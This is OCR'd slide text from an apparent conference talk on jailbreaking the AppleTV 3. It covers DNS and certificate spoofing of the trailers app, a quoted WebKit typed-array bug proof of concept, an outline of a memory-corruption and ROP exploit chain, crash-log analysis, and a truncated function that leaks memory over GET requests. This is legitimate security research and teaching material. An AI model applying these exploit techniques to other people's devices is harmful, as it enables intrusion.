# Jailbreaking the AppleTV 3

Tales from a full stack hack

# Target

- AppleTV 3 is apple's 3rd generation set top box
- Released in March 2012
- Runs a stripped down version of iOS
- First public hack almost 8 years later
  - Why is that?

# AppleTV 1st gen

- Released March 2007
- Intel x86 CPU
- Runs custom version of OSX 10.4 Tiger
- Could run linux (unofficially of course)

# AppleTV 2nd gen

- Released September 2010
- ARM CPU (A4)
- Runs custom version of iOS
- Vulnerable to limera1n bootrom exploit
- Several jailbreaks available


# AppleTV 4th gen

- Released September 2015
- ARM64 CPU (A8)
- Runs tvOS (finally "own iOS branch")
- **Can run custom apps!**
- Vulnerable to checkm8 bootrom exploit
- Supported by various jailbreaks (checkra1n, electra ...)

# AppleTV 3nd gen

- No bootrom exploit
- No custom apps
- Less services running than on iPhone
- Basically web browser hooked up to a TV
  - *Apps* are mostly just xml / javascript


# AppleTV 3 Homescreen



# PlexConnect


- Previously only *hack* for ATV3
- Custom DNS server spoofs ip for trailers app
- Manually trust TLS certificate
  - Intercept https://trailers.apple.com
- Control what the *browser* displays
- Custom media server, by serving xml and javascript

# Trust certificate

# Trust certificate

# Trust certificate



# ATV3 Custom Browser

- Does not render HTML !
- Renders custom XML scheme
- Custom javascript with global predefined **atv** object
- Stripped javascript (not all functionality available)
- No JIT :(

# EtasonATV

# Setup

- Set custom DNS server
- Redirect trailers.apple.com to controlled server
- Trust custom self-signed certificate

# Trailers App

- Requests: "GET /appletv/us/js/application.js HTTP/1.1"
- Several custom callbacks
- Sample from PlexConnect (https://github.com/iBaa/PlexConnect/blob/master/assets/js/application.js)


```
atv.player.playerTimeDidChange = function(time){…};
atv.player.didStopPlaying = function(){…};
atv.player.willStartPlaying = function(){…};
atv.player.loadMoreAssets = function(callback) {…}
atv.player.currentAssetChanged = function(){…}
if( atv.Element ) {…}
atv.player.onTransportControlsDisplayed = function(animationDuration){…};
atv.player.onTransportControlsHidden = function(animationDuration){…};
atv.player.playerStateChanged = function(newState, timeIntervalSec) {…};
atv.onGenerateRequest = function(request){…}

//Main app entry point
atv.config = { "doesJavaScriptLoadRoot": true, "DEBUG_LEVEL": 4 };
atv.onAppEntry = function()
{
    fv = atv.device.softwareVersion.split(".");
    firmVer = fv[0] + "." + fv[1];
    if (parseFloat(firmVer) >= 5.1)
    {
        var url = "{{URL(/)}}&PlexConnect=Discover&PlexConnectUDID="+atv.device.udi
        var req = new XMLHttpRequest();
        req.open('GET', url, false);
        req.send();
        // load main page
        atv.loadURL("{{URL(/PlexConnect.xml)}}");
    }
    else
    {
        var xmlstr ="<?xml version=\"1.0\" encoding=\"UTF-8\"?> <atv> <body> <dialo
        var doc = atv.parseXML(xmlstr);
        atv.loadXML(doc);
    }
};
```

# Trailers App

- Call atv.loadURL() to load custom xml

```
atv.player.playerTimeDidChange = function(time){…};
atv.player.didStopPlaying = function(){…};
atv.player.willStartPlaying = function(){…};
atv.player.loadMoreAssets = function(callback) {…}
atv.player.currentAssetChanged = function(){…}
if( atv.Element ) {…}
atv.player.onTransportControlsDisplayed = function(animationDuration){…};
atv.player.onTransportControlsHidden = function(animationDuration){…};
atv.player.playerStateChanged = function(newState, timeIntervalSec) {…};
atv.onGenerateRequest = function(request){…}

//Main app entry point
atv.config = { "doesJavaScriptLoadRoot": true, "DEBUG_LEVEL": 4 };
atv.onAppEntry = function()
{
    fv = atv.device.softwareVersion.split(".");
    firmVer = fv[0] + "." + fv[1];
    if (parseFloat(firmVer) >= 5.1)
    {
        var url = "{{URL(/)}}&PlexConnect=Discover&PlexConnectUDID="+atv.device.udi
        var req = new XMLHttpRequest();
        req.open('GET', url, false);
        req.send();
        // load main page
        atv.loadURL("{{URL(/PlexConnect.xml)}}");
    }
    else
    {
        var xmlstr ="<?xml version=\"1.0\" encoding=\"UTF-8\"?> <atv> <body> <dialo
        var doc = atv.parseXML(xmlstr);
        atv.loadXML(doc);
    }
};
```

# view.xml




```
<atv><head>
  <script src="https://etasonatv.tihmstar.net/exploit.js" />
</head>
<body><listWithPreview id="SettingsPage">
   <header>
     <simpleHeader><title>etasonATV</title></simpleHeader>
   </header>
   <preview><keyedPreview><title></title><summary />
         <metadataKeys>
           <label>Version</label>
           <label>Dev</label>
           <label>Special thanks to</label>
         </metadataKeys>
         <metadataValues>
           <label>RC 1</label>
           <label>tihmstar</label>
           <label>jk9357, qwertyoruiop, nitoTV</label>
         </metadataValues>
         <image>https://etasonatv.tihmstar.net/images/logo.jpg</image>
   </keyedPreview></preview>
   <menu><sections><menuSection>
      <header><horizontalDivider alignment="left">
        <title>Wen eta jelbraek ATV3?</title>
       </horizontalDivider></header>
      <items id="entries">
         <oneLineMenuItem id="button" onSelect="go()">
            <label>#etason</label>
         </oneLineMenuItem>
      </items>
   </menuSection></sections></menu>
</listWithPreview></body></atv>
```

# view.xml

- Import JS file
- Call JS function

```
<atv><head>
  <script src="https://etasonatv.tihmstar.net/exploit.js" />
</head>
<body><listWithPreview id="SettingsPage">
    <header>
      <simpleHeader><title>etasonATV</title></simpleHeader>
    </header>
    <preview><keyedPreview><title></title><summary />
          <metadataKeys>
            <label>Version</label>
            <label>Dev</label>
            <label>Special thanks to</label>
          </metadataKeys>
          <metadataValues>
            <label>RC 1</label>
            <label>tihmstar</label>
            <label>jk9357, qwertyoruiop, nitoTV</label>
          </metadataValues>
          <image>https://etasonatv.tihmstar.net/images/logo.jpg</image>
    </keyedPreview></preview>
    <menu><sections><menuSection>
       <header><horizontalDivider alignment="left">
         <title>Wen eta jelbraek ATV3?</title>
        </horizontalDivider></header>
        <items id="entries">
          <oneLineMenuItem id="button" onSelect="go()">
             <label>#etason</label>
          </oneLineMenuItem>
       </items>
    </menuSection></sections></menu>
</listWithPreview></body></atv>
```

# exploit.js

- Download resources (stage1.bin + bootstrap)
  - No binary download available
    - Encode files base64 before serving
  - No base64 decoder available
    - Manually write javascript base64 decoder

# JS Bug

- Use Bug found by KeenLab to overlap **Array**() with **Uint32Array**()

Tencent

## CVE-????-????: misc issue case study

- Found by KeenLab in Feb, as Pwn2Own safari exploit
  - But fixed by Apple internally before Pwn2Own ☹

Object.preventExtensions doesn't take typedarray as consideration, it arrayifies the typedarray

```
var array = new Int32Array(0);
Object.preventExtensions(array);
array.buffer;
var array2 = new Int32Array(0);
array2.buffer;
var array3 = new Int32Array(0);
array3.buffer;
var array4 = new Array(5);
array4[0] = 3.14159;
debug(array4.length);
array[0] = 0x4ffff;
debug(array4.length);
```

KEEN security lab

http://powerofcommunity.net/poc2016/keen.pdf

# exploit.js

- Leak pointers to JS objects & WebKit (dyld_shared_cache)
- Leak ASLR slide
- Smash Uint32Array to set ptr=0, len=0xffffffff
  - Array is full virtual address space now!
- Build ROP chain in Uint32Array
- Corrupt JS function object and stack pivot to ROP chain

More Info: https://www.youtube.com/watch?v=xkdPjbaLngE
What do Nintendo Switch and iOS 9.3 have in common? CVE-2016-4657 walk-through

# exploit.js: problems

- Binaries not accessible
- How to build ROP chain?
- Firmware files encrypted
  - Keys not available :(
- Need to dump memory
  - But where?

# Crashlogs!

- Tell you:
  - Fault address
  - Backtrace of all running threads
  - Register state of crashed thread
  - All mapped libraries

```
{"bundleID":"com.apple.lowtide","app_name":"AppleTV","share_with
a877-30a596792dc0","build_version":"7.4","adam_id":0}
Incident Identifier: 7FCBC270-A5A7-4469-AF9F-F52F979F55E8
CrashReporter Key:   3e8b4bb1c52d91efbf2a359013662bd7ca7a8c7f
Hardware Model:      AppleTV3,1
Process:             AppleTV [334]
Path:                /Applications/AppleTV.app/AppleTV
Identifier:          com.apple.lowtide
Version:             7.4 (7.4)
Code Type:           ARM (Native)
Parent Process:      launchd [1]

Date/Time:           2020-01-28 07:27:24.272 -0800
Launch Time:         2020-01-28 07:24:51.368 -0800
OS Version:          iOS 8.4.3 (12H876)
Report Version:      104

Exception Type:  EXC_BAD_ACCESS (SIGSEGV)
Exception Subtype: KERN_INVALID_ADDRESS at 0x97919190
Highlighted Thread:  2
```

# Crashlogs!

- Tell you:
  - Fault address
  - Backtrace of all running threads
  - Register state of crashed thread
  - All mapped libraries

```
Thread 0 name:  Dispatch queue: com.apple.main-thread
Thread 0:
0   libsystem_kernel.dylib          0x3779049c 0x3778f000 + 5276
1   libsystem_kernel.dylib          0x37790290 0x3778f000 + 4752
2   CoreFoundation                  0x2b9985ce 0x2b8c8000 + 853454
3   CoreFoundation                  0x2b996b94 0x2b8c8000 + 846740
4   CoreFoundation                  0x2b8e26cc 0x2b8c8000 + 108236
5   CoreFoundation                  0x2b8e24de 0x2b8c8000 + 107742
6   GraphicsServices                0x323b01a4 0x323a7000 + 37284
7   UIKit                           0x2eb60440 0x2eaf1000 + 455744
8   AppleTV                         0x000435d0 0x3d000 + 26064
9   libdyld.dylib                   0x376ddaac 0x376dc000 + 6828

Thread 1 name:  Dispatch queue: com.apple.libdispatch-manager
Thread 1:
0   libsystem_kernel.dylib          0x3779024c 0x3778f000 + 4684
1   libdispatch.dylib               0x376c52bc 0x3769e000 + 160444
2   libdispatch.dylib               0x376a4aae 0x3769e000 + 27310

Thread 2:
0   libsystem_kernel.dylib          0x3779049c 0x3778f000 + 5276
1   libsystem_kernel.dylib          0x37790290 0x3778f000 + 4752
2   CoreFoundation                  0x2b9985ce 0x2b8c8000 + 853454
3   CoreFoundation                  0x2b996b94 0x2b8c8000 + 846740
4   CoreFoundation                  0x2b8e26cc 0x2b8c8000 + 108236
5   CoreFoundation                  0x2b92c096 0x2b8c8000 + 409750
6   AppleTV                         0x008eb49c 0x3d000 + 9102492
7   AppleTV                         0x008eb9a6 0x3d000 + 9103782
8   libsystem_pthread.dylib         0x37823ddc 0x37821000 + 11740
9   libsystem_pthread.dylib         0x37823d4e 0x37821000 + 11598
10  libsystem_pthread.dylib         0x37821af8 0x37821000 + 2808
```

# Crashlogs!

- Tell you:
  - Fault address
  - Backtrace of all running threads
  - Register state of crashed thread
  - All mapped libraries

```
Unknown thread crashed with ARM Thread State (32-bit):
    r0: 0xffffffff    r1: 0xffffffff      r2: 0x00000005      r3: 0x31313131
    r4: 0x44444444    r5: 0x54545454      r6: 0x64646464      r7: 0x74747474
    r8: 0x81818181    r9: 0x04a6afcc     r10: 0xa1a1a1a1     r11: 0xb1b1b1b1
    ip: 0x37791539    sp: 0x033ec1d8      lr: 0x2ad39725      pc: 0x97919190
  cpsr: 0x20000030
```

# Crashlogs!


- Tell you:
  - Fault address
  - Backtrace of all running threads
  - Register state of crashed thread
  - All mapped libraries


```
Binary Images:
0x3d000 – 0xb90fff AppleTV armv7  <8f0bfb92ca843e65a87730a596792dc0> /Applications/AppleTV.app/Appl
0x1fe39000 – 0x1fe5cfff dyld armv7  <5784795b4bd43222b72f4fd81972bcfa> /usr/lib/dyld
0x2a462000 – 0x2a5cffff AVFoundation armv7  <93fa451eb19d352792b763e2b89ae697> /System/Library/Fram
0x2a5d0000 – 0x2a62ffff libAVFAudio.dylib armv7  <1ca4d3f8847b326d98f3875df2373de7> /System/Library
0x2a66a000 – 0x2a66afff Accelerate armv7  <2625f05f4ff435d9ac0994555c14bb1a> /System/Library/Framew
0x2a66b000 – 0x2a67afff libCGInterfaces.dylib armv7  <1991f2ff5d4b331d99a2ccfbba1dc83f> /System/Lib
0x2a67b000 – 0x2a894fff vImage armv7  <99a9ccd2fd113e9394cf8ecf6c327064> /System/Library/Frameworks
0x2a895000 – 0x2a972fff libBLAS.dylib armv7  <133c977bb0983e2f9ebb57d9b8d3f1b8> /System/Library/Fra
0x2a973000 – 0x2ac36fff libLAPACK.dylib armv7  <a25513161f193fe7879eed04bcf64ad1> /System/Library/F
0x2ac37000 – 0x2ac49fff libLinearAlgebra.dylib armv7  <7ece094b2baa36f8b6a5cb90ce2e46da> /System/Li
0x2ac4a000 – 0x2acbefff libvDSP.dylib armv7  <21a6fbdd74303ecca17d7eee2543a039> /System/Library/Fra
0x2acbf000 – 0x2acd0fff libvMisc.dylib armv7  <177a0e102a2d30a0ae5fdad8d9c53926> /System/Library/Fr
0x2acd1000 – 0x2acd1fff vecLib armv7  <a768aa894c4836338c1f49fe3502e7af> /System/Library/Frameworks
```

# Getting crashlogs

- idevicecrashreport (libimobiledevice)
- Requires USB connection
- HDMI port very close to USB port
  - Requires "hardware hacking" to connect both at the same time

# "Hardware hacking"





# Update: Getting crashlogs

- idevicecrashreport (libimobiledevice)
- ~~Requires USB connection~~


**Works via WiFi too!**

ct both at the same time

# Dumping memory

- We know what to dump
  - libsystem_kernel.dylib (for syscalls)
  - libAVFAudio.dylib (greatest gadgets)
  - AddressBook.framework (hopefully unused framework on ATV)
- We know where to dump (through crashlog mappings)

# Dumping memory

- Read vmem through Uint32Array
- Hex encode bytes
- Send data via GET request

```
function dumpMemory(addr, size){
  while (size % 4) size++;

  var blocksize = 0x100;
  var packet = ""

  for (var i = 0; i < size; i+=4) {
    var v = smsh[(addr+i)/4];

